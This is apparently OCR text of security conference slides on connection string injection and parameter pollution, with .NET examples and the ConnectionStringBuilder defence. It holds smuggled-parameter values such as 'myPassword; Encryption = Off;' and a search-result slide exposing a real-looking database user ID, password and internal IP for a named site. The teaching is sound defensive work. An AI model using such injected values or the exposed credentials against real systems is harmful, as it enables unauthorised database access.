Connection Strings

- Define the way an application connects to a data repository
- There are connection strings for:
  - Relational Databases (MSSQL, Oracle, MySQL,…)
  - LDAP Directories
  - Files (XML, plain, csv, xls, mdb, …)
  - Etc…

Databases Connection Strings

Data Source = myServerAddress;

Initial Catalog = myDataBase;

User Id = myUsername;


Password = myPassword;

DB Connection build up


```
Public Class ConnectionString
                Private _DataSource as String
                Private _InitialCatalog as String
                Private _UID as String
                Private _PWD as String
                Private _ConStr as String

                Public Property DataSource As String
        Get
          Return(_DataSource)
        End get
        Set
                _DataSource  = value
                _ConStr = "Data Source=" & _DataSource & ";Initial Catalog=" &
                        _InitialCatalog & ";uid=" & _UID & ";pwd=" & _PWD
         End Set
      End Property
```

Google Hacking



Google Hacking




Baxter Research Client **Login** - [Traducir esta página]
The remaining **data source** is a case summary printout. If a case has been placed on the imaging computer it is no longer available as a case summary printout ...
www.baxterresearch.net/**login.asp** - En caché - Similares -

Login. MicroStrategy Web.
DATA SOURCE. INTELSTRATEGY-2. Hide help · NEED HELP? Why do I need to log in? What is a cookie and how are cookies used at this Web site? ...
https://www.carloshaya.net/.../**login.asp**?...auto**login**... - En caché - Similares -

Houts Family **Login** - [Traducir esta página]
Const ConnectDB_frogstar = "Provider=IBMDA400;Password=WEBACC01;User ID= WEBUSRHNS;**Data Source**=10.42.42.95;Transport Product=Client Access;SSL=DEFAULT" Const ...
www.houtsfamily.org/secadmin/**login.asp** - En caché - Similares -

Alberta Data Search - Customer **Login** - [Traducir esta página]
Now that our website is up and running, we are taking the next step in becoming Alberta's best real estate **data source**. Feedback from our customers has ...
albertadatasearch.com/**login.asp** - En caché - Similares -

UDL (Universal Data Links) Files



Informática 64
www.informatica64.com

How Webapp connects to DB

Database Credentials

Data Source = myServerAddress;

Initial Catalog = myDataBase;

User Id = myUsername;

Password = myPassword;

Integrated Security = No;

Operating System Accounts

Data Source = myServerAddress;

Initial Catalog = myDataBase;


User Id =;

Password =;

Integrated Security = SSPI/ True/Yes;

Users authenticated by Web App

Web application manages the login process




Database Engine

App running on Web Server

Users autheticated by Database

Database engine manages the login process



Database Engine

App running on Web Server

Connection String Attacks

- It´s possible to inject parameters into connection strings using semi colons as a separator

Data Source = myServerAddress;

Initial Catalog = myDataBase;

Integrated Security = NO;

User Id = ***myUsername;***

Password = ***myPassword; Encryption = Off;***

ConnectionStringBuilder

- Available in .NET Framework 2.0
- Build secure connection strings using parameters
- It´s not possible to inject into the connection string

The following example demonstrates how the SqlConnectionStringBuilder handles an inserted extra value for the Initial Catalog setting.


Visual Basic

```
Dim builder As New System.Data.SqlClient.SqlConnectionStringBuilder
builder("Data Source") = "(local)"
builder("Integrated Security") = True
builder("Initial Catalog") = "AdventureWorks;NewValue=Bad"
Console.WriteLine(builder.ConnectionString)
```

C#

```
System.Data.SqlClient.SqlConnectionStringBuilder builder =
  new System.Data.SqlClient.SqlConnectionStringBuilder();
builder["Data Source"] = "(local)";
builder["integrated Security"] = true;
builder["Initial Catalog"] = "AdventureWorks;NewValue=Bad";
Console.WriteLine(builder.ConnectionString);
```

Are people aware of this?



Inform


www.info

Connection String Parameter Pollution

- The goal is to inject parameters in the connection string, whether they exist or not
- Had duplicated a parameter, the last value wins
- This behavior allows attackers to overwrite completely the connection string, therefore to manipulate the way the application will work and how should be the it authenticated


Pollutionable Behavior

Param1=Value A	Param2=Value B	Param1=Value C	Param2=Value D

